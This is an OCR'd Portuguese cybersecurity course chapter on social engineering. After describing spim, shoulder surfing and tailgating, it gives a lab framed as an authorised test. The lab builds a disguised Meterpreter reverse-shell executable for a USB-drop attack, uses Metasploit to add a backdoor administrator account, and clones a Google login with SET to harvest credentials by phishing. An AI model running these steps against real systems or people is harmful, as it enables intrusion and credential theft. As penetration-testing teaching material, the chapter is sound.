


Figura 4.11 – Caixa de e-mail na guia Spam
Fonte: Elaborado por Cleiton Alves (2020)

Além do e-mail, o *spam* também pode ser transmitido por mensagens instantâneas. Por exemplo: um invasor pode enviar mensagens não solicitadas a membro de um grupo do Facebook prometendo muitas vantagens em um determinado produto, se eles seguirem um link. Isso às vezes é chamado de *spim*.

O *Spim* pode ser mais difícil de executar, porque requer uma interação síncrona. Se a vítima espera interagir com uma pessoa em tempo real, ela pode ficar mais desconfiada se o atacante não responder como sendo um humano ou seja, acredita que o remetente é um *bot*. Ainda assim, sabe-se que o spim funciona, especialmente quando o alvo não é especialista em tecnologia. Devido ao surgimento de filtros robustos em clientes de e-mail e mensagens instantâneas, *spam* e *spim* são menos eficazes do que costumavam ser. No entanto, o volume de mensagens não

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

solicitadas é tão grande que, todos os dias, um usuário suspeito é capturado com sucesso por *spam* ou *spim*.

4.4.8 Shoulder Surfing

O *Shoulder Surfing* é um ataque de engenharia social em que o atacante observa o comportamento de um alvo sem que seja notado. A possível vítima normalmente está no computador ou em outro dispositivo e pode estar trabalhando com informações confidenciais ou inserindo suas credenciais em um sistema de autenticação.

O atacante, que está atrás do alvo, é capaz de ver o que está na tela ou quais teclas o alvo está pressionando. O shoulder surfing não precisa ser literalmente alguém espiando por cima do ombro do outro. O ataque pode fazer a mesma coisa usando a câmera de um smartphone para capturar fotos ou vídeos com antecedência, com a vantagem adicional de poder voltar a essa gravação mais tarde, em vez de confiar apenas na memória. O invasor nem precisa estar fisicamente presente durante o ataque, ele pode colocar a câmera em uma mesa próxima, pressionar gravar e sair. Mais tarde, eles retornam para descobrir imagens do alvo trabalhando no computador.

4.4.9 Tailgating e Piggybacking

Tailgating é um ataque em que o atacante entra em uma área segura enquanto segue um funcionário que tem autorização para entrar em ambientes controlados. O funcionário não sabe que alguém está atrás dele. Por exemplo, um funcionário pode entrar no *lobby* da empresa usando um cartão de acesso na entrada trancada, esse funcionário abre a porta e a deixa fechar sozinha, sem olhar para ver se há alguém atrás dele. O atacante, então, se move silenciosamente para a porta enquanto está fechando e a segura, para depois entrar.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

Figura 4.12 – Acesso a ambientes controlados
Fonte: Banco de imagens Shutterstock, adaptado por Fiap (2020)

A utilização não autorizada de um ambiente exige que alguns fatores sejam eficazes, tais como:

- As portas não devem fechar muito rapidamente.
- O funcionário seguido não deve prestar atenção em quem está por perto.
- Não deve haver um guarda atento ou outro pessoal esperando do outro lado da porta.

Há situações em que o alvo pode conhecer o atacante pessoalmente, ser cúmplice no ataque ou ainda pode ignorar o que o atacante está fazendo, isso é conhecido como *Piggybacking*. Por exemplo, se o invasor tiver sido dispensando recentemente pela empresa, o alvo pode não saber disso e assumir que é apenas mais um dia no escritório. No entanto, é mais provável que o alvo não conheça o invasor, mas apenas mantenha a porta aberta por educação ou cortesia.

Tailgating and Piggybacking também são exemplos de como você pode usar a engenharia social como parte de um ataque físico. Por exemplo, uma das maneiras mais fáceis para um invasor entrar em um prédio com acesso controlado seria entrar com os funcionários, quando eles retornam após uma alarme de incêndio.

Ao ler todo esse conteúdo, sempre fica aquela sensação e vontade de perguntar: Será que alguém é capaz de entrar em uma dessas?

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

É de se pensar, mas com certeza, inúmeros casos acontecem diariamente e a habilidade que os engenheiros sociais (pessoas) têm de usarem a inteligência linguística é algo surpreendente. Fique atento e sempre oriente aqueles com menor conhecimento.

4.5 Engenharia Social de forma ética

Na sequência deste capítulo, apresentaremos dois exemplos do uso de Engenharia Social para instalação de malware ou coleta de informações por meio de phising. Observe que essas duas atividades são realizadas de forma ética: Uma FinTech chamada Z39 Bank, preocupada com possíveis vulnerabilidades por meio de seu elo mais fraco (seus funcionários), contratou a Almourol Segurança Cibernética Ltda para realizar os procedimentos e, por fim, gerar um relatório do percentual de sucesso nos ataques. Em posse desse relatório, a Z39 Bank planejará ações de educação, com treinamentos direcionados a seus funcionários.

4.6 Como atrair usuários com *pendrives* USB

Antes de começar a praticar, você deve conhecer o cenário: o processo de reconhecimento passivo não revelou nenhuma informação útil sobre a rede interna da empresa Z39 Bank. Você precisará encontrar um caminho para a rede, seja por alguma forma física, engenharia social ou ambos.

Depois de alguma discussão, a equipe responsável concordou em tentar atrair usuários com o uso de *pendrives*. Você tentará induzir os funcionários a executar software desconhecido e inseguro em seus sistemas, deixando de forma proposital um ou mais *pendrives* USB comprometidos no estacionamento da empresa.

Funcionários desavisados ou não atentos às políticas de segurança podem pegar uma das unidades e, em vez de reportá-la à TI, podem conectá-la ao próprio computador para ver o que há dentro.

A consequência dessa ação fornecerá uma porta (*backdoor*) para o computador do funcionário, que permitirá que o atacante possa se preparar e, mais adiante, atacar a rede.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

Para realizar esse procedimento, será necessário um computador com sistema operacional Kali Linux e outro computador executando o Windows Server, note que nesse processo utilizamos a versão 2012, mas você pode utilizar outras versões. Além disso, você também precisa de um *pendrive* USB.

Por questões de praticidade, para que você possa desenvolver a parte prática, a partir desse momento, utilize uma aplicação para gerar máquina virtuais de sua preferência. Optamos por utilizar um sistema operacional com a distribuição Kali Linux e uma versão do sistema operacional Microsoft Windows Server 2012, ambos disponíveis em máquinas virtuais.

Vale lembrar que você deve certificar-se que a máquina virtual esteja configurada para que o sistema operacional, se necessário, tenha acesso à Internet. A Figura "Configurações de rede da máquina virtual Kali Linux" apresenta as configurações de Rede da aplicação VirtualBox, o modo como foi configurada permite que o sistema operacional consiga acesso à rede e, por conseguinte, obtenha configurações TCP/IP de forma automática de um servidor DHCP (*Dinamic Host Configuration Protocol*) existente.




Figura 4.13 – Configurações de rede da máquina virtual Kali Linux
Fonte: Elaborado por Cleiton Alves (2020)

Após configurar suas máquinas virtuais, chegou a hora de executar um pouco de comandos. A partir da máquina virtual com Kali Linux, execute os seguintes

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

procedimentos para que você possa criar um *payload* (carga) maliciosa para a vítima executar no computador da vítima.

4.6.1 Etapa 1: Criando um arquivo malicioso

a) Insira o *pendrive* USB no seu computador Kali Linux.

b) Como observado na Figura “Unidade USB (*pendrive*) no gerenciador de arquivos do Kali Linux”, verifique se a unidade está disponível para uso.




Figura 4.14 – Unidade USB (*pendrive*) no gerenciador de arquivos do Kali Linux
Fonte: Elaborado por Cleiton Alves (2020)

Importante: Se inicialmente a unidade de USB não estiver disponível ou habilitada, mesmo com a opção Habilitar Controladora USB na aplicação que controla suas máquinas virtuais, pode ser necessário adicionar extensões para que funcione corretamente.

c) A partir do terminal do Linux, digite a seguinte linha de comando:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=192.168.1.# LPORT=4444 -f exe -a x64 -o
/root/Desktop/pagamento.exe
```

Comando de prompt 4.1 – Comando msfvenom
Fonte: Elaborado por Cleiton Alves (2020)

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

Importante: Substitua `192.168.1.#` pelo endereço IP do seu computador Linux Kali. Use `ifconfig` caso não saiba o IP da máquina.

Verifique se a saída é semelhante ao mostrado na Figura “Saída do comando msfvenom”. Note que um arquivo chamado pagamento.exe foi criado a partir de sua área de trabalho.

Essa linha de comando utiliza o msfvenom para criar um arquivo executável mal-intencionado que abrirá uma sessão do Meterpreter usando um payload TCP reverso. O *host* de escuta é o seu próprio computador Kali Linux.

Nota: O msfvenom é uma combinação de Msfpayload e Msfencode, que combina essas duas ferramentas em uma única instância do Framework.




Figura 4.15 – Saída do comando msfvenom
Fonte: Elaborado por Cleiton Alves (2020)

O tamanho final do arquivo exe deve ser maior que zero, caso contrário, execute o comando anterior novamente. Observe, também na Figura “Saída do comando msfvenom”, que o arquivo atual tem 7168 bytes.

4.6.2 Etapa 2: Copiando o arquivo malicioso

a) Copie o arquivo pagamento.exe, disponível em sua área de trabalho, para um *pendrive* USB.

Utilize o procedimento de copiar e colar pela própria interface gráfica. Assim que a cópia estiver concluída, clique com o botão direito do mouse no ícone do *pendrive* USB e selecione Ejetar.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

b) Remova o *pendrive* USB do computador Kali Linux.

Agora que o *pendrive* com o arquivo mal intencionado está preparado, você deve criar um manipulador reverso para o *payload*.

4.6.3 Etapa 3: Manipulando a conexão

a) A partir do terminal, digite o comando `msfconsole` para executar uma versão do Metasploit:

```
$ msfconsole
msf5> use exploit/multi/handler
msf5> set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf5> set LHOST 192.168.1.#
msf5> set LPORT 4444
msf5> run
```

Comando de prompt 4.2 – Comando msfconsole e suas configurações
Fonte: Elaborado por Cleiton Alves (2020)

b) No prompt msf5>, digite: `use exploit/multi/handler`

c) Digite: `set PAYLOAD windows/x64/meterpreter/reverse_tcp`

d) Digite: `set LHOST 192.168.1.#`

Em que # refere-se ao endereço IP do seu computador Kali Linux.

e) Digite: `set LPORT 4444`

f) Digite: `run`

g) Como mostrado na Figura “Console do metasploit”, verifique se o *reverse TCP handler* foi iniciado.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

```
       =[ metasploit v5.0.20-dev                          ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post        ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops             ]
+ -- --=[ 2 evasion                                        ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.34
LHOST => 192.168.1.34
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.34:4444
```

Figura 4.16 – Console do metasploit
Fonte: Elaborado por Cleiton Alves (2020)

Deixe esse terminal aberto, porque o procedimento em execução ficará escutando e tentará abrir uma sessão do Meterpreter no computador da vítima.

4.6.4 Etapa 4: Criando uma conta no computador da vítima

a) No prompt, digite o comando: `shell`

A execução desse comando fornece um shell direto no sistema operacional Windows da vítima.

b) Digite: `net user atacante S3nh@ /add`

Essa linha de comandos Windows cria um usuário no sistema.

c) Digite: `net localgroup Administratores /add atacante`

Essa linha de comando, adiciona o usuário chamando atacante ao grupo Administradores do computador da vítima.

d) Como observado na Figura “Sequência de comandos Windows no computador da vítima”, você pode notar a sequência de comandos no shell do Windows. Você ainda pode digitar a linha de comando `net user` para verificar se a conta foi criada. Note que o procedimento foi executado com êxito, visto que a conta de usuário chamada atacante existe no computador da vítima.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

```
meterpreter > shell
Process 1436 created.
Channel 1 created.
Microsoft Windows [vers□o 6.2.9200]
(c) 2012 Microsoft Corporation. Todos os direitos reservados.

E:\>net user atacante S3nh@ /add
net user atacante S3nh@ /add
Comando conclu□do com □xito.


E:\>net localgroup Administradores /add atacante
net localgroup Administradores /add atacante
Comando conclu□do com □xito.


E:\>net user
net user

Contas de usu□rio para \\SERVIDORWIN

-------------------------------------------------------------------------------
Administrador            atacante                 Convidado
Comando conclu□do com □xito.


E:\>
```

Figura 4.17 – Sequência de comandos Windows no computador da vítima
Fonte: Elaborado por Cleiton Alves (2020)

Para finalizar esse procedimento, você ainda pode conferir, como apresentado na Figura “Definindo a conta criada no grupo Administradores”, se a conta criada faz parte do grupo administradores com a seguinte linha de comando:

```
E:\> net localgroup Administradores
```

Comando de prompt 4.3 – Definindo a conta criada no grupo Administradores
Fonte: Elaborado por Cleiton Alves (2020)

```
E:\>net localgroup Administradores
net localgroup Administradores
Nome de alias      Administradores
Coment□rio         Os administradores t□m acesso completo e irrestrito ao comput
ador/dom□nio

Membros

-------------------------------------------------------------------------------
Administrador
atacante
Comando conclu□do com □xito.
```

Figura 4.18 – Usuários que fazem parte do grupo administradores
Fonte: Elaborado por Cleiton Alves (2020)

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

4.6.5 Etapa 5: Coletando evidências de comprometimento no Kali Linux

A partir do momento em que se conectou ao computador da vítima, você consegue obter muito mais informações. Um procedimento muito importante a se realizar nesses casos é coletar evidências e notificar os responsáveis pela segurança da informação.

a) Você pode capturar telas, pressionando a tecla **PrntScrn** no teclado. Em seguida, no Gerenciador de Arquivos, navegue até o diretório Imagens e verifique se você capturou as telas como evidências na criação da conta de administrador do usuário atacante.

Para finalizar, você precisa cancelar a conexão, então pressione Crtl+C, e responda Y para sair do shell. Em seguida, utilize o comando exit duas vezes, uma para finalizar a sessão do Meterpreter e outra para retornar ao prompt do Linux.

Importante: Não deixe de notificar os responsáveis e realizar anotações sobre o que foi descoberto.

4.7 Coletando credenciais por meio de *phishing*

Para você possa desenvolver essa parte prática, é necessário que servidor de e-mail e cliente sejam configurados no seu computador ou você pode utilizar contas do Gmail para realizá-lo.

Antes de continuar, você deve conhecer o cenário.

Com o sucesso do ataque ao *pendrive*, você decidiu expandir sua campanha de engenharia social, agora por *phishing*, com um colaboradores da empresa Z39 Bank.

Você configurará uma página de *login* falsa do Google e seduzirá os usuários com perfil a clicar em um link que os envia a essa página falsa. O link será incorporado a uma mensagem de e-mail, expressando urgência e exigindo que o usuário tome medidas, caso contrário haverá consequências indesejadas. A página falsa coletará todas as credenciais que o usuário inserir nos seus formulários. Com alguma sorte, você poderá reutilizar a mesma senha em um computador na rede interna.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

4.8 Construindo um site de login falso do Google

Para induzir os usuários a abrirem uma página de login e digitarem suas credenciais, você deve utilizar o *Social Engineering Toolkit*, que é uma ferramenta de código aberto orientada a Python e destinada a testes de penetração (*penetration testing*) que se concentra em ataques em torno da Engenharia Social. Há muitas opções e modelos diferentes que você pode usar para construir um ataque.

4.8.1 Etapa 1: Construir site

a) No terminal do Kali Linux, abra um terminal e digite: `setoolkit`

b) Digite y para concordar com os termos de serviço.

c) No prompt, digite 1 para escolher Social-Engineering Attacks.

```
Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

Figura 4.19 – Ataque de engenharia social
Fonte: Elaborado por Cleiton Alves (2020)

d) Digite 2 para escolher *Website Attack Vectors*.

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Figura 4.20 – Site como vetor de ataque
Fonte: Elaborado por Cleiton Alves (2020)

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

e) Digite 3 para escolher Credential Harvester Attack Method.

```
The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Figura 4.21 – Método de ataque
Fonte: Elaborado por Cleiton Alves (2020)

f) Digite 1 para escolher *Web Templates*.

```
 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

Figura 4.22 – Modelo para o site
Fonte: Elaborado por Cleiton Alves (2020)

g) Quando solicitado, verifique se o endereço IP do seu computador Kali Linux está listado entre colchetes e pressione Enter para usar esse padrão.

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.3
4]:
```

Figura 4.23 – Confirmação do endereço IP do Kali Linux
Fonte: Elaborado por Cleiton Alves (2020)

h) Digite 2 para escolher Google.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

```
-------------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2
```

Figura 4.24 – Seleção do modelo do site
Fonte: Elaborado por Cleiton Alves (2020)

i) Pressione Enter para confirmar.

j) Verifique se o *Credential Harvester Attack Method* foi iniciado.

```
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your d
irectory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Figura 4.25 – Método de ataque em execução
Fonte: Elaborado por Cleiton Alves (2020)

A configuração do harvester está pronta e o serviço funcionando na porta 80. As informações serão visualizadas assim que chegarem. Para isso, deixe essa janela do terminal aberta.

4.8.2 Etapa 2: Escrevendo um email com phishing

Agora, você pode utilizar um cliente de e-mail, com Thunderbird ou Outlook para redigir um bom texto para chamar a atenção da possível vítima.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

a) Redija um e-mail para a contada sua vítima, porém torne o assunto e o corpo da mensagem algo atrativo ou que, de certo modo, possa intimidar quem está recebendo e lendo a mensagem. Observe o exemplo apresentado na Figura “Texto redigido com a intenção de atrair a vítima”.




Figura 4.26 – Texto redigido com a intenção de atrair a vítima
Fonte: Elaborado por Cleiton Alves (2020)

Em um cenário do mundo real, você pode direcionar seu ataque de *phishing* para alvos específicos que você criou na fase de reconhecimento. Por exemplo, pode segmentar usuários que você confirmou ter uma conta do Google. Você também pode segmentar funcionários que podem ter privilégios administrativos para acesso aos recursos da rede.

b) Insira um link na parte inferior da mensagem.

Como mostrado na Figura “Inserção de link no texto da mensagem”, selecione o texto www.google.com e clique com botão direito do mouse. Em seguida, selecione a opção *Inspect Element*.

PDF exclusivo para Francismar Alves Martins Júnior - rm562869
yggdrasil.git@gmail.com

